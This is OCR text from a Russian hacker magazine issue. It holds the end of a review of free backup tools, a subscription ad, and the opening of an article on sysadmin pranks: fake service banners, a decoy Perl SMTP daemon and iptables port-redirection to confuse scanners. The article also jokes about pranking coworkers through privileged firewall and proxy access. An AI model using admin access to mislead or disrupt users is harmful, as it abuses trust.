Для хранения журналов архивных копий используется база данных — PostgreSQL, MySQL или SQLite. Сервер с ролью Director и Storage должен работать под управлением Linux, FreeBSD, Open/Solaris. Список ОС, на которые можно установить клиента, пополнен Windows (32 и 64 bit), *BSD, Mac OS X. Именно такое разнообразие и привело к тому, что Bacula очень популярна в гетерогенных сетях. Соединение между компонентами не защищено, но при необходимости легко настроить SSH туннель, на сайте проекта есть подробное описание.

В настоящее время доступно несколько вариантов консоли управления. Кроме текстовой консоли bconsole, проект предлагает графическую утилиту BAT (Bacula Admin Tool) на Qt-библиотеках (в Ubuntu в universe) и wx-console на wxWidgets. В отдельном архиве (bacula-gui) идут: bweb (веб-интерфейс на Perl для выполнения базовых операций), bacula-web (веб-консоль, написанная на PHP), bimagemgr (веб-инструмент для управления записанными на CD данными). Кроме этого, доступен ряд сторонних разработок, например Baculaconf (baculaconf.sf.net) и Webacula (Web + Bacula, webacula.sf.net/ru). Так что из любой точки планеты, используя только веб-браузер, админ может запустить задание и просмотреть текущий статус (выполненные, с ошибками и т.д.), восстановить файлы, управлять хранилищами и многое другое.

По умолчанию для аутентификации компонентов Bacula используется пара логин и пароль (передается CRAM-MD5), но при необходимости довольно просто настроить более защищен-

ную TLS аутентификацию.

В общем случае правило iptables для сети 192.168.1.0/24 выглядит так:

Для сервера:

```
-A INPUT -p tcp --dport 9101:9103 -s 192.168.1.0/24 -j
ACCEPT
```

На клиентском компе нужно открыть только 9102 порт:

```
-A INPUT -p tcp --dport 9102 -s 192.168.1.0/24 -j ACCEPT
```

Админы, не желающие возиться с установкой Bacula, могут воспользоваться специализированным дистрибутивом Bran (branbackup.org, его основой послужил ALT Linux), предназначенным для организации центра хранения информации. Для управления настройками предлагается простой и понятный веб-интерфейс.

BACKUPPC

НАЗВАНИЕ: BackupPC
САЙТ ПРОЕКТА: backuppc.sf.net
ЛИЦЕНЗИЯ: GNU GPL
ОС СЕРВЕР: Linux, *BSD, Open/Solaris
ОС КЛИЕНТ: не требует


BackupPC — еще одно популярное решение для резервирования и восстановления данных в гетерогенных сетях. В отличие от Bacula, не требует установки клиентского ПО, поэтому достаточно прост и понятен в настройке и поддержке. Ведь все установки производятся практически в одном месте, настройки на клиентской стороне минимальны. Серверная часть может работать на сервере под управлением практически любой Unix-подобной ОС — Linux, *BSD, Open/Solaris. Для резервирования данных с клиентских машин под управлением Unix/Linux, Mac OS X и Windows используются «родные» протоколы. Так для подключения к сетевым папкам Windows применяется SMB, хотя предусмотрена работа и с использованием rsync (через cygwin), для Unix-подобных систем выбор шире — rsync, nfs или tar.

BackupPC является универсальным средством, поскольку можно определить вариант создания резервной копии для любой ситуации: в локальной сети можно отдать предпочтение SMB, менее нагружающему клиентскую систему, но требующему более широкого канала, а для удаленных систем, разбросанных по филиалам и работающих через медленные каналы — rsync. Компрессия данных производится на сервере (gzip/bzip2), администратор может задавать различный уровень сжатия. Данные сервер сохраняет на жестком диске, ленточном накопителе или сетевом ресурсе. При необходимости передачи информации по незащищенным сетям легко настроить SSH туннель.

Следует также отметить поддержку резервирования систем, подключающихся к сети периодически и не имеющих постоянного IP-адреса. Резервирование для них можно настроить как персонально, так и указать параметры, зависящие от операционной системы клиента. Можно определить различные задачи для полных и инкрементных копий. Если информация с компьютера некоторое время не резервировалась, то пользователю будет отправлено предупреждение посредством электронной почты. Для систем, подключающихся к сети периодически и с разных IP, также возможно предусмотреть специфические настройки резервирования.

В BackupPC есть еще одна фишка, которая позволяет экономить место на харде. Если при копировании обнаружится несколько копий одного файла, то такой файл загружается только один раз. А для привязки к резервируемой системе создается жесткая ссылка. Если файл изменится, то он будет резервирован уже стандартным способом. Файл при необходимости можно восстановить на любой компьютер. Также следует отметить возможность работы с архивами, созданными системой бэкапа AMANDA.

Основные настройки производятся путем правки config.pl (файл хорошо документирован, в поставке есть готовый шаблон). Общие параметры могут быть переопределены в индивидуальных файлах



Веб-консоль управления Bacula – Webacula

Графический клиент Boxi

настройки (размещаются в /ServerBackupPC/pc/computer_name). Список «подлежащих архивированию» компьютеров заносится в файл hosts.
Для изменения конфигурации сервера, добавления и удаления узлов, просмотра текущего состояния процесса создания резервных копий, инициализации и приостановки заданий, поиска и восстановления данных используется удобный веб-интерфейс (CGI), поэтому придется поднимать еще и веб-сервер. Хотя проблем здесь обычно не возникает, поскольку при установке практически любого дистрибутива из репозитария все необходимое будет сделано автоматически. Веб-интерфейс не локализован, но понятен даже неспециалисту.
Написан BackupPC на Perl, для работы потребуется ряд дополнительных модулей: Compress::Zlib, Archive::Zip и File::RsyncP. Кроме этого, понадобятся серверы Samba и Apache.
Текущей стабильной является версия 3.1.0 (ноябрь 2007 года), хотя на сайте проекта имеется уже 3.2.0beta0 (апрель 2009), работающая стабильно и без нареканий.

BOX BACKUP

НАЗВАНИЕ: Box Backup
САЙТ ПРОЕКТА: boxbackup.org
ЛИЦЕНЗИЯ: BSD
ОС СЕРВЕР: Linux, *BSD, Open/Solaris, Mac OS X
ОС КЛИЕНТ: Linux, *BSD, Open/Solaris, Mac OS X, WinXP/2k3/Vista


Разработчики системы резервирования Box Backup считают, что нужные данные должны быть всегда под рукой. Учитывая, что цены на терабайтные жесткие диски уже не кусаются, в некоторых случаях вполне можно обойтись и без стримера, кассет, CD/DVD и так далее. Достаточно сервера с несколькими жесткими дисками. В итоге не нужно беспокоиться о безопасном хранении кассет, а нужный файл восстанавливается буквально одним щелчком мышки. Резервная копия создается, как только будет обнаружено изменение исходного файла. При первом запуске программы создается полная копия данных (snapshot), затем для уменьшения трафика по сети передаются только изменения (rsync).
Интересно, что в Box Backup имитируется работа с лентами, в архиве доступны как старые, так и новые версии файла. Если пользователь удалил данные на своем компьютере, в резервной копии они по-прежнему остаются (пока есть место на диске) и лишь помечаются как удаленные. Таким образом, Box Backup является еще и дополнительной Корзиной для особо важных файлов. Пользователь при необходимости может самостоятельно вернуть файл к жизни, если обнаружит пропажу.
Правила позволяют тонко настроить процесс резервирования, исключив отдельные подкаталоги или типы файлов. Например, чтобы в архив не попали музыкальные MP3 файлы, пишем:

```
ExcludeFilesRegex = .*\.(mp3|MP3)$
```


Построен Box Backup по ставшей уже привычной клиент-серверной схеме и состоит из трех элементов: сервера bbstored, осуществляющего хранение информации, клиента bbackupd, контролирующего изменения и при обнаружении таковых загружающего новые данные на сервер, и утилиты bbackupquery, предназначенной для управления созданием резервных копий и восстановления информации. То, что резервированием фактически управляет клиент, достаточно удобно, ведь таким образом можно легко бэкапить данные с ноутов мобильных сотрудников, как только они подключатся к корпоративной сети.
В качестве серверной части рекомендуются OpenBSD и Linux, но Box Backup будет работать на Free/NetBSD, Mac OS X, Solaris. Клиентская часть, кроме перечисленного, может быть установлена и на Windows.
Безопасности в Box Backup уделено особое внимание. Так аутентификация и передача данных производятся по защищенному TLS/SSL каналу. После установки сервера генерируется сертификат, в комплекте поставляется специальный скрипт bbstored-certs, облегчающий процедуру его создания. Сами данные шифруются на клиенте при помощи алгоритма AES, метаданные — Blowfish, это гарантирует, что на сервере не будет открытой информации, которую легко украсть. Не зная ключа, прочитать файлы (они хранятся под номерами, а не именами) невозможно. Кроме этого, шифрование на стороне клиента уменьшает нагрузку на сервер, процесс имеет невысокий приоритет, поэтому работа системы резервирования почти незаметна.
По умолчанию все настройки как на сервере, так и клиенте производятся в командной

Архивирование vs Резервирование

Специалисты различают термины архивирование и резервирование, хотя на первый взгляд они могут показаться одинаковыми. На самом деле резервирование — это создание копии данных с целью повышения избыточности. В случае потери оригинального файла его можно восстановить из резервной копии. По мере обновления файлов должны обновляться и резервные копии. Операция архивирования отличается тем, что вместо копии в архив помещается сам файл, например, он стал не нужен (отчет за прошлый год). При необходимости работы с такими данными файл возвращается из архива.



Веб-интерфейс управления BackupPC



BackupPC поддерживает любой Web-сервер с включенным CGI, но мастер автоматической настройки знает только об индейце

строке и при помощи конфигурационного файла. Отдельно доступен графический клиент Boxi (boxi.sf.net), собранный с использованием кроссплатформенной библиотеки wxWidgets. С его помощью довольно просто настроить опции копирования и восстановления файлов. Также в комплекте идет скомпилированный клиент для Windows. Сторонними разработчиками написан веб-клиент Boxbackup-Explorer (joonis.de/boxbackup-explorer), который позволяет восстановить файлы и просмотреть статистику по наличию свободного места и использованным лимитам.

Последней стабильной версией является 0.10 (февраль 2006 года), которой и рекомендуют пользоваться разработчики. Но в ней есть проблема: при создании резервной копии размером больше 2 Гб появляется ошибка. Если же для твоей сети это ограничение критично, можно воспользоваться нестабильной версией 0.11rc5 (сентябрь 2009), хотя разработчики предупреждают о том, что в ней реализован еще не весь функционал.

AMANDA

НАЗВАНИЕ: AMANDA
САЙТ ПРОЕКТА: amanda.org, sf.net/projects/amanda
ЛИЦЕНЗИЯ: Freeware
ОС СЕРВЕР: Linux, *BSD, Open/Solaris, Mac OS X
ОС КЛИЕНТ: Linux, *BSD, Open/Solaris, Mac OS X, WinXPSP2/2k3SP2/VistaSP1/2k8R2/7

AMANDA (Advanced Maryland Automatic Network Disk Archiver) — развитая система архивирования, созданная и первоначально поддерживаемая университетом Maryland (США). Со временем исходные тексты были перемещены на Sourceforge, и сегодня проект разрабатывается сообществом добровольцев и распространяется под freeware лицензией, разрешающей его модифицировать, копировать, распространять и продавать при условии сохранения авторства.

Раньше AMANDA пользовалась популярностью лишь у админов, обслуживающих *nix-сервера в больших сетях. Дело в том, что по сути AMANDA является надстройкой к стандартным dump/restore (для XFS xfsdump), GNU tar, compress, gzip и так далее, и изначально ориентирована на архивирование данных на стримеры. Но постепенно AMANDA научили сохранять данные на жесткий диск, CD/DVD и MO-диски. И теперь для этого уже не нужны лишние телодвижения, хотя первоначальная адаптация под стример дает о себе знать, например жесткий диск нарезается на виртуальные кассеты. Возможности по созданию архива AMANDA определяются потенциалом dump и tar. Для ext2/3, ZFS и XFS можно снять снапшот целого раздела, причем без его предварительного размонтирования, для архивирования данных на остальных ФС следует использовать уже tar, который снапшоты снимать не умеет, зато в этом случае есть возможность отбора файлов и каталогов по шаблону.

Построена AMANDA по клиент-серверной схеме. В зависимости от конфигурации сети и использования ОС, клиент устанавливается на удаленных системах, данные которых требуется архивировать, либо на самом сервере. Например, резервирование файлов ОС Windows изначально поддерживалось по SMB. Сегодня доступна отдельная специальная версия — Zmanda Windows Client 2.6.x (wiki.zmanda.com/index.php/Zmanda_Windows_Client), поддерживающая Win32 API и использующая возможности Volume Shadow Services для создания резервных копий (подробнее о VSS читай в мартовском номере][за 2008 год). Этот клиент будет работать на всех популярных версиях окон: WinXPSP2/2k3SP2/VistaSP1/2k8R2 и Se7en. Усилиями сторонних разработчиков доступен веб-интерфейс (cs.ait.ac.th/laboratory/amanda), который поможет пользователям Windows зарегистрировать их системы для бэкапа на сервере.

Для передачи информации между сервером и клиентом используется собственный протокол, работающий поверх UDP или TCP. При настройке администратор может выбрать один из нескольких способов аутентификации: Kerberos 4/5, OpenSSH, rsh, bsdtcp, bsdudp и Samba. Но нужно учитывать, что Windows клиент поддерживает только bsdtcp. Для его использования сервер следует запустить с аргументом "-auth=bsdtcp". Например, для inetd:

```
amanda stream tcp nowait amanda /usr/lib/
amanda/amandad amandad -auth=bsdtcp amdump
```

В настройках сервера, в файле disklist, где указываются ресурсы, которые должны резервироваться, нужно прописать параметр:

```
auth "bsdtcp"
```

Управление архивированием осуществляется стандартным образом, то есть команду дает сервер. Клиент ожидает подключение сервера на порту 10080/UDP или 10081/TCP, если используется Kerberos. Для передачи данных открывается новое соединение. В плане настройки сжатия

INFO

info

О VSS читай в статье «Движение в тени», опубликованной в][03.2008.

links

• Сайт проекта Bacula — bacula.org, sf.net/projects/bacula

• Сайт проекта Webacula — webacula.sf.net/ru

• Сайт проекта BackupPC — backuppc.sf.net

• Сайт проекта BoxBackup — boxbackup.org

• Сайт проекта Boxi — boxi.sf.net

• Сайт проекта AMANDA — amanda.org, sf.net/projects/amanda


• Клиент Zmanda Windows Client — wiki.zmanda.com/index.php/Zmanda_Windows_Client

Консоль управления Bacula - BAT

и шифрования данных AMANDA — самая гибкая из систем этого обзора. Обе операции можно выполнить как на клиенте, так и на сервере, в результате админ может более планомерно распределить нагрузку на системы и загрузку сети. Шифрование файлов производится при помощи GPG, по умолчанию эта функция отключена, но администратор самостоятельно устанавливает, кто, какой утилитой (amcrypt, GPG и т.д.) и с какими параметрами будет шифровать данные. Опционально также активируется шифрование потока между клиентом и сервером:

```
kencrypt yes
```

В правилах предусмотрено создание шаблонов файлов, которые должны попасть в архив или исключаться из копии. Для удобства обычно используется несколько стратегий архивирования, позволяющих создавать полные или инкрементные копии в разных вариантах и выбирать средство для архивации. Собственно процесс создания архивной копии запускается при помощи cron или вручную.
Все настройки производятся в конфигурационных файлах сервера, их формат достаточно прост. В поставке есть несколько хорошо прокомментированных шаблонов, что упрощает изучение. К сожалению, за весь период своего развития AMANDA так и не обзавелась удобным графическим интерфейсом. Впрочем, многие админы считают, что ей он и не нужен. Хотя в коммерческой версии Amanda Enterprise Edition предлагается GUI (Zmanda Management Console), обладающий всеми необходимыми функциями для управления бэкапом в больших организациях.



Установка Bacula в Ubuntu достаточно проста

Но если процесс создания резервной копии в AMANDA достаточно прозрачен, то обратная процедура — восстановление данных при помощи утилиты amrecover, требует некоторой сноровки, и новичку, вероятно, не понравится: необходимо последовательно указать имя задания, узел, диск, просмотреть список файлов и затем восстановить выбранные. Хотя спасает то, что в большинстве случаев архивные копии так и остаются невостребованными.

ЗАКЛЮЧЕНИЕ

Как видишь, хорошую систему бэкапа можно собрать и из бесплатных компонентов, при этом она не будет уступать своим коммерческим собратьям. Победителя определять не станем, каждая система имеет свои плюсы и минусы, и в разных конфигурациях на первый план будут выходить различные функциональные возможности. Здесь уже лучше определиться, что нужно в конкретном случае, и выбрать свой вариант.

ВЫГОДА•ГАРАНТИЯ•СЕРВИС

ХАКЕР

8.5 Гб DVD

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ!
СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!

Замучилися искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск Х. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2100 руб.

Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.

ЕСТЬ ВОПРОСЫ? Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС info@glc.ru

ЭТО ЛЕГКО!

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:


- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в январе, то подписку можно оформить с марта.

СТОИМОСТЬ ЗАКАЗА:
2100 РУБ. ЗА 12 МЕСЯЦЕВ
1200 РУБ. ЗА 6 МЕСЯЦЕВ

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 20 г.
☐ прошу выслать бесплатный номер журнала ____________

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ____________ корпус ____________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с ____________ 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с ____________ 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Евгений Зобнин j1m@synack.ru

Админские забавы

ГЛУМИМСЯ НАД КУЛХАЦКЕРАМИ И СОТРУДНИКАМИ ОФИСА

Когда все настроено и работает как часы, когда пользователи довольны, а босс не достает постоянными просьбами и вопросами, когда все мануалы прочитаны, а в контре нет равных, настает тоска, и чтобы спастись от нее, админ включает творческое мышление и начинает придумывать всевозможные виды пранка, чтобы поглумиться над коллегами и теми, кто пытается пробраться в его серверы.

Сисадминский пранк может быть направлен в три почти противоположных по значению и последствиям стороны:

1. Кулхацкеры. Различные издевательства над скрипт-кидди, включающие в себя такую классику, как подмена баннеров сетевых сервисов и шутки с брандмауэром. Все это не только позволит развеселить себя любимого, но и нередко удостаивается всяческих похвал со стороны коллег, а иногда даже и начальства.

2. Коллеги-админы. Имея равные права на управление серверами с другими админами, ты можешь запросто устроить западло и им тоже. Однако здесь не все так просто, как с предыдущим пунктом. Портя жизнь другим админам, ты можешь усугубить любую непредвиденную ситуацию, возникшую в сетевой инфраструктуре. Как результат: лишение премии обоих, а в особо сложных ситуациях, увольнение и синяк под глазом.

3. Сотрудники офиса. Жертвой пранка может стать и весь офисный планктон вместе взятый. Имея полный контроль над файрволами, маршрутизаторами и прокси-серверами, ты сможешь здорово себя повеселить, однако когда дело дойдет до разбирательства, возможны и особо горькие последствия, начиная от увольнения без рекомендаций и заканчивая рукоприкладством с кровопролитием (в понедельник утром людей лучше не злить).

Стоит также отметить, что некоторые виды приколов могут быть направлены в любую из трех сторон хоть одновременно, хоть по отдельности.

ДУРАКАМ ЗДЕСЬ НЕ МЕСТО

Разобравшись с теорией, переходим к практике, а конкретно к первой части статьи, в которой жертвами становятся незадачливые кулхацкеры. Начнем с самого простого и распространенного трюка — подмены баннеров сетевых сервисов. В качестве защиты от атак это работает плохо, зато, если с фантазией все в порядке, можно хорошенько поиздеваться над несмышлеными «взломщиками».

Итак, попробуем исправить приветственное сообщение, выдаваемое наиболее распространенными сервисами, а конкретно: ftpd, smtpd и httpd, dns. Конечно, далеко не все админы используют в своих системах стандартные сервисы, одни предпочитают ProFTPd, другие, например, vsftpd, поэтому мы остановимся на самых распространенных и популярных вариантах:

- ProFTPd. Открываем конфигурационный файл /etc/proftpd.conf и присваиваем значение "Welcome to Micro-FTPd 0.23 (OS/2 3.3)" опции ServerName.
- vsftpd. Открываем файл /etc/vsftpd/vsftpd.conf и добавляем в него следующую строку: "ftpd_banner=Welcome to OnixFTPD (version: 22.1, OS: 386BSD 4.3)".
- LigHTTPd. Открываем /etc/lighttpd.conf и изменяем значение опции server.tag на "Microsoft-IIS/3.3.3.3.3".
- Sendmail. Открываем макрос /etc/mail/sendmail.mc и добавляем в него следующую строку:

```
define(`confSMTP_LOGIN_MSG',
`exchange.srv.local Microsoft MAIL
Service, Version: 6.0.3790.1830
ready')dnl
```

Сохраняем и генерируем конфигурационный файл:

```
# cd /etc/mail
# m4 sendmail.mc > sendmail.cf
```

* Postfix. Открываем /etc/postfix/main.cf, ищем опцию smtpf_banner и заменяем ее значение на строку "VAX HTTPD 3.31-beta (MS-DOS 5.3, gcc 1.1)"
* Bind. Конфиг /etc/bind/named.conf, строка:

```
options {
   version "8.2.2";
};
```

Напомню: версия BIND 8.2.2 примечательна тем, что содержит серьезные уязвимости, позволяющие злоумышленнику отравить кэш DNS-сервера, провести DoS-атаку и даже получить привилегии root. Хорошая наживка для киддисов.

Для изменения баннеров некоторых сервисов придется править исходники, например, баннер Apache исправляется с помощью

редактирования заголовочного файла include/ap_release.h (строка #define AP_SERVER_BASEPRODUCT "Apache"). Хорошие результаты дает также использование различных «заглушек», которые прикидываются настоящими сервисами, на самом деле ими не являясь. Они получили широкое распространения в разного вида honeypot-системах, но могут применяться и для организации качественного пранка. Ниже приведен код фиктивного smtp-демона, который правильно устанавливает соединение, а затем без видимых причин его разрывает:

$ vi fake-smtpd.pl

```
#!/usr/bin/perl
use Socket;

$port=25;
$hostname="host.com";
$banner="220 host.com ESMTP Sendmail 8.6.1/8.5.0\n\r";
$fail="500 Command unrecognized:";
[ skipped… ]
       ($af,$port,$inetaddr)=unpack($sockaddr,$addr);
       @inetaddr=unpack('C4',$inetaddr);
       ($i1,$i2,$i3,$i4)=@inetaddr;
       $ipaddr="$i1.$i2.$i3.$i4";
       print "connected from $ipaddr\n";

       print NS $banner;
       while(<NS>) {
       if (/EHLO/i) {
          print NS "Hello $ipaddr. nice to meet you\n\r";
       } else {
          print NS "$fail $_\r";
          print "tried $_";
       }
       }
       print "$ipaddr disconnected\n";
}
```

Ты можешь сказать, что это глупая и бесполезная штука, но только представь, каких мук будет стоит взлом скрипта. Сервер не обрабатывает команд, поэтому незадачливому «хакеру» будет стоит больших усилий определить, почему это происходит. А как он будет перебирать все имеющиеся эксплойты, печально осознавая, что ни один из них не подходит… А если в код добавить возможность ответа на команды или встроить полноценный чат-бот? В общем, огромный простор для экспериментов.

Если на машине функционирует только один сервис (например HTTPd), то можно пойти еще дальше и сделать так, чтобы инициация подключения к любому порту автоматически перенаправлялась на порт этого сервиса. Nmap и любые другие сканеры портов просто сойдут с ума: список открытых портов будет включать в себя все возможные варианты, слушающие сервисы будут вести себя совсем не так, как предполагается (TCP вместо UDP, странная строка ответа и т.д.) Естественно, незадачливого новичка такое положение дел надолго ввергнет в шок.

В то же время реализация идеи очень проста, незатейлива и требует выполнения всего трех команд, модифицирующих правила брандмауэра:

```
# iptables -P INPUT DROP
# iptables -A PREROUTING -t nat -p tcp ! --dport 80 \
       -j REDIRECT --to-port 80
# iptables -A INPUT -p tcp --syn --dport 80 \
       -m connlimit ! --connlimit-above 10 -j ACCEPT
```

Второе правило перенаправляет весь трафик к портам, отличным от 80-го, на 80-ый же порт. Третье правило ограничивает количество одновременных соединений до 10. Нужно это просто для того, чтобы web-сервер не смог попасть в состояние DoS.

Защита самого web-сайта от нападок скрипт-кидди и троллей тоже может принести немало удовольствия. Например, попав под обратный slashdot-эффект (когда кто-то публикует ссылку на твой ресурс на другом сайте с целью поглумиться и нагадить), не стоит сразу блокировать всех посетителей, пришедших со злонамеренного web-сайта. Гораздо эффектнее будет выглядеть перенаправление их на другую страницу

```
 * Example: "Apache/1.1.0 MrWidget/0.1-alpha"
 */
#define AP_SERVER_BASEVENDOR "Apache Software Foundation"
#define AP_SERVER_BASEPROJECT "Apache HTTP Server"
//#define AP_SERVER_BASEPRODUCT "Apache"
#define AP_SERVER_BASEPRODUCT "Microsoft-IIS/3.3.5"

#define AP_SERVER_MAJORVERSION_NUMBER 2
#define AP_SERVER_MINORVERSION_NUMBER 2
#define AP_SERVER_PATCHLEVEL_NUMBER   15
#define AP_SERVER_DEVBUILD_BOOLEAN    0

#if AP_SERVER_DEVBUILD_BOOLEAN
#define AP_SERVER_ADD_STRING          "-dev"
#else
#define AP_SERVER_ADD_STRING          ""
#endif

/* keep old macros as well */
@
~/tmp/httpd-2.2.15/include/ap_release.h [cpp]          35 0x23 [45,1][60%]
```

Исправляем баннер Apache в исходниках

```
> telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 host.com ESMTP Sendmail 8.6.1/8.5.0
HELO
500 Command unrecognized: HELO
MAIL FROM: <xakep@xakep.ru>
